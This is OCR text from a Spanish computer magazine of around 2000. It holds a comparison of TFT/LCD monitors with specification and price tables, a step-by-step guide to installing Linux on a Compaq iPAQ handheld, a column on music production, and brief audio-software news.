
Clases de LDC

Dependiendo de la utilidad que quiera dársele a un dispositivo que se base en esta tecnología, encontramos diferencias entre las unidades LCD. La mencionada anteriormente, que retuerce la alineación de sus moléculas 90 grados, se denomina TN. También se descubrirán que existen otras que viran entre 180 y 260 grados su ordenación. Éstas toman el nombre de STN y, aunque su coste es más elevado que el de las anteriores, consiguen unas excelentes prestaciones por su alto contraste.

Las llamadas DSTN sufren dos rotaciones completas en la ordenación de sus partículas, y las TSTN lo hacen hasta tres veces para conseguir pantallas LCD de blanco y negro de gran calidad.

Los pequeños dispositivos que utilizan este tipo de *displays*, como calculadoras, autoradios, relojes, etc., incorporan celdas en forma de segmentos que se activan para simbolizar caracteres, sean números o letras. Emplean una superficie que, a modo de espejo, refleja la luz ambiental para poder conseguir representar los gráficos deseados.

Los proyectores LCD, sin embargo, necesitan una lámpara y unas lentes para lanzar las imágenes al área de visualización, y la potencia de ésta influye de manera determinante en las cualidades del aparato. Las pantallas que se utilizan en los equipos informáticos y en los televisores también requieren una retroiluminación, aunque en este caso no se precisan grandes necesidades de potencia.



Los polarizadores impedirán que la luz les atraviese cuando ésta no tenga la dirección adecuada.

Los usuarios se sienten atraídos por su reducido volumen, bajo consumo, niveles de radiación y un visionado más cómodo

Matrices de células

Para poder representar las diferentes formas en una pantalla, los *displays* se componen de un determinado número de células de LCD, que se disponen a modo de matriz fija, de tal forma que cada una de ellas constituyen un punto. La combinación de encendidos y apagados se gestiona rastreando toda la pantalla y aplicando tensiones en los lugares deseados, y de esta forma se representan las figuras. Esta operación es parecida al método utilizado en los monitores.

Para llegar a seleccionar las células que componen la pantalla, es necesaria una matriz de componentes que las guíe de manera adecuada. Básicamente, existen dos tipos: las de naturaleza pasiva y las de naturaleza activa.


Las primeras están constituidas por una serie de conductores que, dispuestos en filas y columnas, se entremezclan y permiten seleccionar el punto deseado mediante un pulso eléctrico de corta duración. En cada representación sólo existe un punto que se encuentra seleccionado, por lo que la operación de rastreo ha de hacerse tan rápido como para engañar a nuestra visión y dar la sensación de mostrar una imagen fija. Para ello, es necesario la utilización de células lo suficientemente activas como para prevenir el corte y el suministro de la señal y evitar parpadeos y pérdida en las prestaciones en cuanto a la calidad del contraste. Para disminuir estos inconvenientes, se han ideado métodos que consisten en el aumento de la frecuencia de exploración y en la división de la pantalla en dos mitades horizontales. Debido a las deficiencias inherentes a las células tipo TN, éstas no están indicadas para ser utilizadas en las matrices de esta clase, por lo que suele estar asociada a las STN, con mejores rendimientos en este sentido.

Por otro lado, nos encontramos con las pantallas que incorporan una matriz de naturaleza activa, compuesta por componentes como diodos o transistores para realizar la selección de cada célula.

Dentro de este tipo, las más comunes son las que se constituyen de transistores FET, (del inglés *Field Effect Transistor* o

Características de los productos analizados

Fabricante	Modelo	Precio (pesetas/euros)	Distribuidor/es	Teléfono	Web	Tamaño en pulgadas
ADI	MicroScan 9L	589.000/3.539,96	Cioce	93 508 65 00	www.adi.com.tw	18,1
ADI	MicroScan A600	199.000/1.196,01	Cioce	93 508 65 00	www.adi.com.tw	15
Eizo	FlexScan L660	530.000/3.185,36	Mitrol	91 528 04 95	www.eizo.com	18,1
IBM	T54H	179.000/1.075	Canal autorizado	900 100 400	www.pc.ibm.com/es	15,1
LG	StudioWorks 570LS	180.600/1.121	Canal autorizado	96 305 05 00	www.lge.es	15,1
Nec	LR15	174.900/1.051	Canal autorizado	902 15 29 86	www.nec-online.com	15
Philips	140S	158.700/953,80	Canal autorizado	902 113 384	www.philips.es	14,1
Philips	170B	353.750/2.126,08	Canal autorizado	902 113 384	www.philips.es	17
Samsung	SyncMaster 770TFT	419.827/2.105,59	Canal autorizado	902 101 130	www.samsung.es	17
Smile	L150R	149.900/895	Infinity System	906 421 127	www.smilekfc.com	15
Sony	SDM-N50	287.910/1.730	Canal autorizado	902 402 102	www.sony-cp.com	15
ViewSonic	View Panel VP181	824.456/4.955	Canal autorizado	91 630 53 39	www.viewsonic.com	18,1



Los filtros se encargan de dar colorido a la luz para que de esta forma se puedan formar las tonalidades.

Transistor de efecto de campo). Éstos se disponen en una fina película que da nombre a los dispositivos que nos ocupan en esta comparativa, TFTs o *Thin Film Transistor*. Este método mejora considerablemente los tiempos de acceso y, debido a que retienen la información, hacen desaparecer inconvenientes tales como los desagradables parpadeos, al tiempo que mejoran notablemente las prestaciones en cuanto a la calidad de contraste de las imágenes.

Los colores

Hasta ahora, hemos hecho un recorrido por los secretos del funcionamiento de las diferentes tecnologías LCDs existentes. Sin embargo, no todo acaba aquí, pues hoy en día disponemos de pantallas capaces de dar colores vivos a nuestras imágenes.

Para llegar a la consecución de los colores, cada punto de la pantalla se asiste de tres filtros que se disponen en su parte anterior. Estos tres filtros constituyen los tres colores primarios: el rojo, el verde y el azul, (RGB en inglés). A partir de ellos se forman el resto de ellos. Los colores se sitúan en cada punto —uno al lado del otro— y, como sus dimensiones son tan reducidas, aparecen ante el ojo humano como un único punto.

La totalidad de las pantallas que se han examinado en la comparativa utilizan la clásica conexión analógica para realizar la comunicación con la tarjeta gráfica. Estas señales indican para cada punto la cantidad de rojo, azul y verde que se desea. A este respecto, debemos indicar que son cada vez más numerosas las pantallas que aceptan entrada digital, ya que estos dispositivos admiten tal tratamiento, evitando la conversión de la señal analógica a digital.

Confrontaciones y *tests*

Para llegar a una completa valoración de cada producto, se han tenido en cuenta gran cantidad de aspectos. Se ha repasado tanto las apreciaciones de calidad de imagen que nos ofrecen como las posibilidades de conexión, al tiempo que prestaciones adicionales como los controles automáticos.

Los ajustes de la pantalla también se han repartido parte del protagonismo, ya que se ha sopesado todo lo referente a la fácil consecución de la configuración del dispositivo, así como si resulta intuitivo llegar a la comprensión de su funcionamiento. Como es habitual, todo esto se concatena con el precio de cada aparato, que se ha valorado dependiendo del tamaño de la pantalla, pues, como es lógico, cuanto más grande sea más coste acarrea.

Para llegar a una confrontación objetiva de todas las pantallas, se les ha pasado por un nutrido conjunto de pruebas de imagen que se engloban en el famoso Nokia Test.

Este software, que en un principio se ideó para realizar un examen exhaustivo de dispositivos CRTs (monitores de tubo de rayos catódicos), es perfectamente válido para estos menesteres. Sin embargo, no todas las pruebas que incluye este software tienen sentido en estos dispositivos, como el apartado del moaré y de la regulación de la pantalla, ya que estos dispositivos están exentos de estos problemas.

A continuación, pasaremos a explicar detalladamente en que consiste cada uno de estos apartados, con objeto de que los usuarios se familiaricen con los términos y lleguen a una comprensión total de las características de cada dispositivo.


La primera de las pruebas que nos encontramos dentro del programa de evaluación es la de la geometría. Aquí podremos percibir la correcta disposición de las líneas, y comprobaremos que forman ángulos rectos todas las esquinas. Las TFTs no suelen tener problemas en este aspecto, pues lo normal es que mantengan una correcta alineación. En este punto se ha

Máxima resolución	Frecuencia horizontal máxima	Frecuencia vertical máxima	Peso (en Kg.)	Tamaño del punto	Número de entradas	Altavoces	Garantía
1.280x1024	31,5 KHz-91,1 KHz	56 Hz-85 Hz	7,7	n.d.	3	No	1 año
1.024x768	31,47KHz-60,24 KHz	56 Hz-75 Hz	5	n.d.	1	No	1 año
1.280x1.024	27 KHz-82 KHz	50 Hz-85 Hz	8,8	0,28 mm	2	No	3 años *in situ*
1.024x768	31 KHz-49,7 KHz	60 Hz-75 Hz	5,6	0,30 mm	2	No	3 años, 1º *in situ*
1.024x768	31 KHz-69 KHz	56 Hz-85 Hz	5,2	0,30 mm	1	No	3 años, 1º *in situ*
1.024x768	31 KHz-61 KHz	56 Hz-85 Hz	4,6	0,29 mm	1	No	1 año *in situ*
1.024x768	31 KHz-60 KHz	56 Hz-75Hz	4,6	0,297 mm	1	No	3 años *in situ*
1.280x1.024	30 KHz-82 KHz	56 Hz-76 Hz	8	0,26 mm	2	No	3 años *in situ*
1.280x1.024	31 KHz-81 KHz	56 Hz-85 Hz	8,4	0,264 mm	2	Opcionales	3 años, 1º *in situ*
1.024x 768	30 KH 61 KHz	56 Hz-75 Hz	n.d.	0,297 mm	1	Sí	3 años
1.024x768	30 KHz-61 KHz	50 Hz-85 Hz	2,7	n.d.	2	Sí	3 años, 1º*in situ*
1.280x1.024	30 KHz-95 KHz	50 Hz-75 Hz	9	0,28 mm	2	Sí	3 años, *in situ*


Pros y contras

El presente de estas pantallas se sostiene gracias a las innovaciones que presenta, pero debemos tener en cuenta que no todo este campo es orégano. Tras las ventajas que nos ofrece la nueva tecnología, se esconden aún inconvenientes difíciles de solucionar. Independientemente de que el precio constituye el mayor freno de la popularización de estos dispositivos, existen aspectos en los que aún no le gana la batalla a los antecesores CRTs. Tras el paso por el laboratorio de todos estos aparatos, vemos que aspectos como el de la convergencia de los colores no se llega a subsanar del todo. Además, están amarrados a trabajar a una resolución concreta, pues dada su naturaleza de matriz fija no rinden bien cuando se las cambia esta configuración.

Contra todo esto, se defienden con sus atractivas dimensiones, que llegan a rentabilizar la elevada inversión en países como en Japón, donde el metro cuadrado tiene mayor valor que la diferencia que se paga por un monitor convencional. Por otro lado, el reducido consumo, la baja emisión de radiaciones y calor justifica la compra en muchos de los casos. Finalmente, es justo mencionar que la vista agradece en gran medida la ausencia de reflejos molestos.



Las células LCD se direccionan por medio de una matriz de transistores.



El Nokia Test es perfectamente válido para pasarles las pruebas a las TFTs.

examinado la incorporación del ajuste automático, que consiste en la configuración de las dimensiones de la imagen por parte del propio dispositivo.

Seguidamente, nos encontramos con la prueba de la convergencia, en la que nos fijamos que las desviaciones que existen cuando las rectas cambian de color sean lo menos prolongadas posibles. Cuanto mayor sean estas desviaciones, serán más perceptibles algún que otro desenfoque en las representaciones.

En la de la resolución se valora que la imagen no sufra distorsiones ni parpadeos, para lo cual es necesario variar la frecuencia de refresco y conseguir un óptimo equilibrio de la cantidad de puntos y de líneas que se puede mostrar.

El brillo y contraste deberán poder ajustarse de manera adecuada para que se consigan imágenes claras y sin pérdidas de tonalidades negras. Asimismo, se tendrá en cuenta que tendremos que llegar a niveles intermedios para sacar el mayor rendimiento sin abusar del parámetro, ya que puede ser bastante incómodo para nuestra vista.

Después se examina el foco, fijándonos que los cuadrados que se muestran en la esquinas tienen las mismas dimensiones entre sí y entre lo que se dibuja en el centro. Aquí veremos si el tamaño del punto mantiene sus proporciones en toda la superficie de visión.

El color nos enseña la calidad con la que se visionan las distintas tonalidades. Deben ser lo más puras posibles, es decir, que el rojo se muestre como tal, al igual que el azul, el verde y el blanco. Tienen que distribuirse de manera uniforme a lo largo y ancho de la pantalla y el brillo debe ser igual en todas las partes. La intensidad de cada uno de ellos puede variar con los ajustes del aparato, por lo que también habrá que valorar una fácil consecución del equilibrio.

Tux y el concepto de Pocket PC

Descubrimos cómo instalar Linux en un Pocket PC

Una de las aclamadas virtudes de la plataforma Pocket PC es el excelente diseño de las máquinas que dan soporte a la nueva versión del sistema operativo de Microsoft. Cantidades de memoria sorprendentes, pantallas a todo color y una flexibilidad imponente son sólo algunas de sus cualidades.

La comunidad *Open Source*, y en especial aquellos que no están dispuestos a renunciar al sistema operativo del pingüino, han sabido sacar provecho a estos pequeños ordenadores. Al contrario que en otras ocasiones, el proyecto para hacer que Linux se ejecute en estas máquinas ha tenido unos padrinos muy especiales: los propios fabricantes. En páginas como *www.handhelds.org*, alojada en servidores de Compaq, se nos muestra paso a paso cómo instalar un *kernel*, las especificaciones hardware de su iPAQ y referencias a webs que contienen múltiples proyectos para esta plataforma. Allí es posible encontrar distribuciones como Debian y Red Hat implicadas en desarrollos tan importantes como Qt/Embedded, un entorno de ventanas completo en tan sólo 2,5 Mbytes. Todo ello es buena prueba de que en breve contaremos con una nueva serie de PDAs con Linux, estén o no expresamente diseñados para ello.

A continuación, mostraremos los primeros pasos que debemos dar si queremos instalar Linux en el Pocket PC. En nuestro Laboratorio utilizamos la que quizá sea una de las mejores plataformas Pocket PC actualmente: el iPAQ de Compaq.

Se pueden encontrar las especificaciones del iPAQ en una de las páginas de *www.handhelds.org.* Estamos ante un dispositivo de los más completo. Como cerebro del equipo dispone del procesador StrongARM SA-1110. Se trata de un «micro» con reloj integrado, funcionando a 206 MHz. Enfocado a formar parte de dispositivos como éste, también cuenta con el controlador de interrupciones DMA, así como PCMCIA, pantalla táctil e IrDA. Para más información sobre dicho procesador, recomendamos una visita a *www.strongarm.com*.

Aparte de este componente, el iPAQ viene equipado con 32 Mbytes de SDRAM y hasta 32 Mbytes de Flash ROM en la que se almacena el sistema operativo. Los dispositivos de entrada se limitan a una pantalla LCD táctil y algunos botones (accesos directos en Windows CE), así como un controlador RS-232C (interfaz serie) y FIR/SIR (IrDA).

Antes de continuar con la instalación debemos hacer una advertencia. Una vez que carguemos Linux, es posible que no podamos volver atrás y reinstalar de nuevo Windows CE en nuestro aparato. De hecho, si nos equivocamos en alguno de los pasos, puede que nuestro iPAQ quede inservible. No obstante, existe un proyecto para restaurar Windows CE en nuestro PDA una vez introducido Linux. La página web a la que habrá que acudir es *www.handhelds.org/projects/wincerestoration.html* y merece la pena visitarla antes de comenzar con el proceso que aquí describiremos.





Es posible configurar X para verlo tanto en horizontal como vertical.

Los diferentes ficheros

Antes de empezar, es necesario hacer una advertencia: previamente a instalar el bootloader es más que recomendable la creación de los cuatro archivos que salvaguardan el contenido original de nuestro iPAQ, es decir Windows CE. Para ello, dentro del mismo programa que introduce el archivo bootdlr, encontraremos una opción llamada *Save to files...* bajo el menú *Tools/Flash*). Ésta creará cuatro archivos que deberemos ir moviendo a nuestro ordenador uno por uno.

Ahora sí estamos listos. El primer paso consiste en descargar los ficheros que vamos a utilizar para la instalación del *kernel*, el núcleo de Linux compilado para este dispositivo (plataforma ARM) y los diferentes sistemas de archivos que se almacenarán en la memoria Flash. Encontraremos estos archivos en *ftp://ftp.handhelds.org/pub/linux/compaq/ipaq/v0.17*. Además, también localizaremos aquellos que verifican (sumas MD5) que se han descargado correctamente.


Una vez tenemos todos los ficheros en el disco duro, debemos conectar el iPAQ a nuestro escritorio utilizando la aplicación

ActiveSync y el cable serie (detalle importante, ya que la instalación no funciona con el USB). Se copiará entonces el archivo ejecutable «Osloader-1.3.0.exe» y el fichero «bootldr-c002-2.9.5» a la carpeta *Mi PocketPC*, cambiando el nombre de este último por *bootdlr*.

El fichero ejecutable que acabamos de descargar es el encargado de efectuar las primeras lectura y escrituras de la memoria estática o Flash para comenzar con la instalación. La primera tarea que debemos realizar es el *backup* de Windows CE a nuestro PC de sobremesa, por si algo saliera mal. Tras cumplir con esta medida de seguridad, podemos comenzar con el verdadero proceso: la instalación de bootdlr.

Descargando el sistema operativo

Una vez que hemos copiado estos ficheros al PDA, será necesario que anulemos la conexión de ActiveSync con el iPAQ para permitir la utilización del HyperTerminal empleando el puerto serie. Para ello, abriremos el programa y en el menú *Configuración de la selección* se desmarcará la opción *Permitir la conexión por...*



Tendremos que desconectar ActiveSync para conectarnos al iPAQ utilizando el HyperTerminal.

El siguiente paso es la instalación del bootloader. Este programa es el que se ocupa de cargar el resto del sistema operativo, ya sea Windows CE, Linux o BSD. Atención, es el paso más peligroso, ya que estamos sobrescribiendo una de las zonas más críticas de la memoria Flash, sin la cual el iPAQ será incapaz de arrancar. En caso de fallo tendremos, muy probablemente, que enviar nuestro aparato al servicio técnico, ya que existe un método para la descarga de esta parte de la memoria utilizando un puerto especial que se encuentra en el interior del aparato.

Para la instalación del bootloader (bootdlr para los amigos), existe una opción llamada *Run after loading from file* que se encuentra en el menú *Tools/Bootdlr*. La pantalla de nuestro iPAQ pasará a estar completamente negra, algo que no debe alertarnos, puesto que se trata de algo completamente normal. Lo que acabamos de hacer es ejecutar un bootloader sin escribirlo previamente en la memoria Flash.

A partir de ahora, el proceso continúa en nuestro PC. Empezamos abriendo el programa de *Comunicaciones* incluido en todas las versiones de Windows de Microsoft HyperTerminal. A continuación, crearemos una nueva conexión en el puerto al que esté conectado nuestro iPAQ con los siguiente parámetros: *Bits por segundo: 115200*; *Bits de datos: 8*; *Paridad: Nada*; *Bits de paro: 1* y *Control de Flujo: Nada*.

Si hemos configurado bien nuestra terminal, una pulsación del *Enter* dentro de ésta hará que aparezca una línea de comandos *boot*>, señal de que bootdlr ha tomado el control. Es justo ahora cuando debemos tener más cuidado, ya que vamos a escribir este programa en la memoria Flash. En el *prompt* del terminal tendremos que poner *load bootldr* y enviar el fichero «bootldr-0000-2.9.5» con la opción *Enviar* del HyperTerminal y utilizando el protocolo xmodem.

Como respuesta, nuestro iPAQ nos mostrará los pasos que realiza, dónde escribe en memoria y varios mensajes más. Es

importante que nos fijemos que el proceso se ha realizado correctamente, para lo que buscaremos el mensaje *verifying...done*. Si todo ha salido bien, habremos pasado la parte más peligrosa y sólo restará ejecutar el bootldr de forma nativa, es decir, tendremos que encender de nuevo el iPAQ pulsando cualquiera de los botones de la parte inferior del aparato.

Preparar el sistema

Al devolver el aparato a su cuna, veremos en nuestro terminal un mensaje de error *Corrupt kernel image*. Dado que no hemos instalado el *kernel*, será necesario que lo descarguemos, al igual que los sistemas de ficheros. Los pasos a seguir serán los siguientes:

Podemos realizar la entrada de datos al PDA de dos formas. La primera y más efectiva es utilizar algún tipo de terminal conectado a través del puerto RS-232C, por ejemplo, el HyperTerminal que hemos utilizado a lo largo de todo el proceso. De este modo, accederemos a nuestro iPAQ como si tuvieramos varias terminales. Otra posibilidad es emplear la pantalla táctil. Existe también una doble opción: por una parte, valerse de un teclado virtual; por otra, acudir al programa capaz de reconocer los caracteres escritos (*xscribble*).

En el momento en el que en nuestra pantalla aparezca una ventana que dé acceso a la entrada de datos, un pequeño recuadro blanco en la barra del título nos permite seleccionarla mientras que utilizamos alguno de los métodos anteriormente descritos.

Paso	Comando	Fichero a descargar	Descripción	Duración aproximada de la descarga
1	load flash 0x100000	init-2-56.cramfs	Sistema de ficheros de inicio, imagen del kernel	5 minutos
2	load flash 0x200000	root-2-54.cramfs	Sistema de ficheros root	15 minutos
3	load flash 0x500000	usr-2-55.cramfs	Sistema de archivos usr con aplicaciones	30 minutos

Una vez que hemos terminado con las descargas y nuestro PDA ha respondido a cada una de ellas con *Erasing, Writing, Verifying flash*, será necesario que especifiquemos varios parámetros para arrancar el *kernel* adecuadamente. En el *prompt* tendremos que teclear lo siguiente: *set linuxargs "noinitrd=/dev/flash4 init=/linuxrc console=0"*. De esta manera, se establece cuál será el sistema de ficheros *root* durante el arranque, dónde se encuentra el *kernel* y cuál es la consola (en nuestro caso la conexión serie).

A continuación, tendremos que establecer cuál es el modo de arranque (*set copy_ramdisk 0x0*) y la velocidad de comunicación de la terminal (*set baudrate 115200*), para terminar grabando los datos (*params save*) y reiniciar el PDA (*boot*). A partir de ahora, nuestro iPAQ ha pasado de pertenecer a la plataforma Pocket PC para ser parte de la familia Linux.

Nuestros primeros pasos

Nada más encenderse el aparato, un pequeño Tux delatará la presencia del *kernel* de Linux en el iPAQ. Automáticamente se ejecutará el entorno X (gestor de ventanas twm), en el que se estarán ejecutando los *xeyes*, el reloj y algunas otras aplicaciones.

Por si alguien menosprecia las capacidades de Linux bajo esta plataforma, en esta distribución se incluye por defecto un reproductor MP3, así como algunas otras aplicaciones básicas. Entre estas últimas encontramos programas para la regulación del brillo de la pantalla y la activación de un salvapantallas o para la desconexión automática de ésta tras un periodo de tiempo. Igualmente indispensable es aquélla que permite calibrar el funcionamiento del *stylus*.

En la práctica

Uno de los detalles que al principio puede chocarnos, sobre todo si hemos manejado con anterioridad Windows CE, es que la desconexión debe realizarse exactamente igual que en un equipo de sobremesa. Por este motivo, por mucho que pulsemos el botón de encendido nuestro «iPAQ Linux» parecerá ignorarnos. Para la desconexión definitiva del aparato, deberemos acudir al comando *shutdown -h now* y esperar al cierre ordenado y que todos los sistemas de ficheros acaben por desmontarse. Es importante que, antes de apagar, guardemos todos los datos que tengamos en los sistemas de archivos del tipo *ramfs*, puesto que éstos se perderán. Para disponer de un sistema de almacenamiento permanente, tendremos que utilizar la memoria Flash en nuestra distribución montada bajo */usr/local (/dev/flash6)*.

Para el intercambio de ficheros será necesario que utilicemos algo más «sofisticado» que una simple conexión con el HyperTerminal de Windows. Lo habitual será que establezcamos una conexión ppp entre nuestro ordenador de sobremesa (por supuesto también bajo Linux) y el PDA. Una vez establecida esta conexión, seremos capaces de montar sistemas de ficheros remotos, o utilizar los servicios FTP o telnet para el control del dispositivo. Será imprescindible que creemos este tipo de conexión, sobre todo si queremos instalar más paquetes.

Hemos comprobado que ya es posible instalar los paquetes básicos de Linux, su *kernel* y sistemas de red. En próximos meses veremos cómo QT/Embeded hace que el entorno gráfico sea mucho más asequible, cómo aprovechar las conexiones IrDA o establecer un auténtico miniservidor.

José Plana




Así es «el antes» de la instalación.

Desde este emulador de terminal veremos gran parte de la interfaz de comandos.

¿La técnica lo es todo?

Para hacer buena música, en primer lugar, uno ha de poseer suficiente creatividad. Pero de igual manera, debe contar con cierta infraestructura.



Durante la entrega de los premios PC ACTUAL del pasado mes de noviembre, tuve la oportunidad de conversar con el «pincha» de la discoteca en donde se realizó el acto y, entre otras cosas, hablamos de las posibilidades que tiene un aficionado o una persona que quiera ganarse la vida en esto de la música a la hora de poner un disco en el mercado. Lógicamente, salieron a relucir los temas más habituales: los concursos organizados por revistas y emisoras de radio, las productoras independientes, incluso el posible «enchufe» en una casa discografica grande.

Desde su punto de vista un buen trabajo de mezcla sobre un tema antiguo tiene actualmente bastantes posibilidades de convertirse en éxito comercial (sin meternos en la calidad musical del resultado, hablamos sólo de la viabilidad del producto). Lo que nos llevó de nuevo a un punto que ya habíamos rozado al hablar de los concursos: independientemente del estilo de música que toquemos, cuanto más limpio sea el trabajo, cuanto menos ruido haya, en definitiva, cuanto mejor producido esté, más posibilidades hay de que te escuchen.

La producción es algo a lo que parece darse poca importancia en el trabajo de estudio, al menos entre principiantes y aficionados, que ponen a menudo toda su confianza en una puerta de ruido o en un filtro Dolby, sin darse cuenta de que lo único que se consigue es reducir la dinámica de la grabación y obtener un resultado «sordo» y pobre, todo lo contrario de lo que se pretende.

Ahora bien ¿se puede hacer una buena producción con cualquier equipo? Aquí las opiniones se dividen. Personalmente siempre he pensado que a un buen creativo le das una guitarra española y hace lo mismo que otro con el «sinte» más avanzado, aunque sin un buen micrófono no hay nada que hacer. ¿Podemos hacer buena música con pocos medios? O lo contrario ¿Un buen equipo sólo sirve para hacer temas maquineros?

La primera vez que se mete uno en un estudio, no suele prestar mucha atención a los detalles de producción

Rafael Morales

rmorales@bpe.es

BREVES

Steinberg presenta mejoras en WaveLab 3.0


La actualización 3.03 del software de tratamiento de audio WaveLab de Steinberg presenta diversas mejoras tanto en el proceso de audio como en el manejo de la interfaz de usuario. Aparte de algunos errores de programación corregidos, disponemos de dos nuevas herramientas de procesamiento para la gestión de cortes y la restauración de muestras. AutoSplit separa los ficheros de audio en cortes de silencio, golpes de percusión o intervalos predefinidos; por su parte Waveform Restorer permite recuperar hasta cierto punto la calidad de una muestra con saltos o picos de señal.

www.steinberg.net



Beatnik lanza Mixman StudioPro 4.0

Acaba de aparecer la versión 4.0 de Mixman StudioPro para PowerMac, un anuncio que completa la actualización del producto tras el lanzamiento de la edición para PC el pasado mes de agosto. Este programa está dirigido a aficionados a la música DJ que quieran realizar sus propias remezclas a partir de una sencilla tarjeta de sonido. El producto dispone, además, de un formato de audio propietario que permite publicar los resultados gratuitamente en una zona de Internet para usuarios registrados.
Ambas versiones, la de PC y Mac, están disponibles en la web del fabricante: *www.mixman.com.*



Software Roland para el procesador VP-9000

Destinado a los usuarios de procesadores de alto nivel con tecnología VariPhrase, como el VP-9000, Roland ha desarrollado un software de control a través del ordenador que permite manipular los parámetros de evolución del sonido de una forma más intuitiva y precisa. Las muestras de sonido terminadas pueden enviarse al procesador directamente o mediante discos Zip. VariPhrase es una tecnología propietaria de Roland que permite gestionar parámetros fundamentales en el desarrollo del sonido a través del «entrenamiento de ondas» o *wave training.*

www.rolandus.com



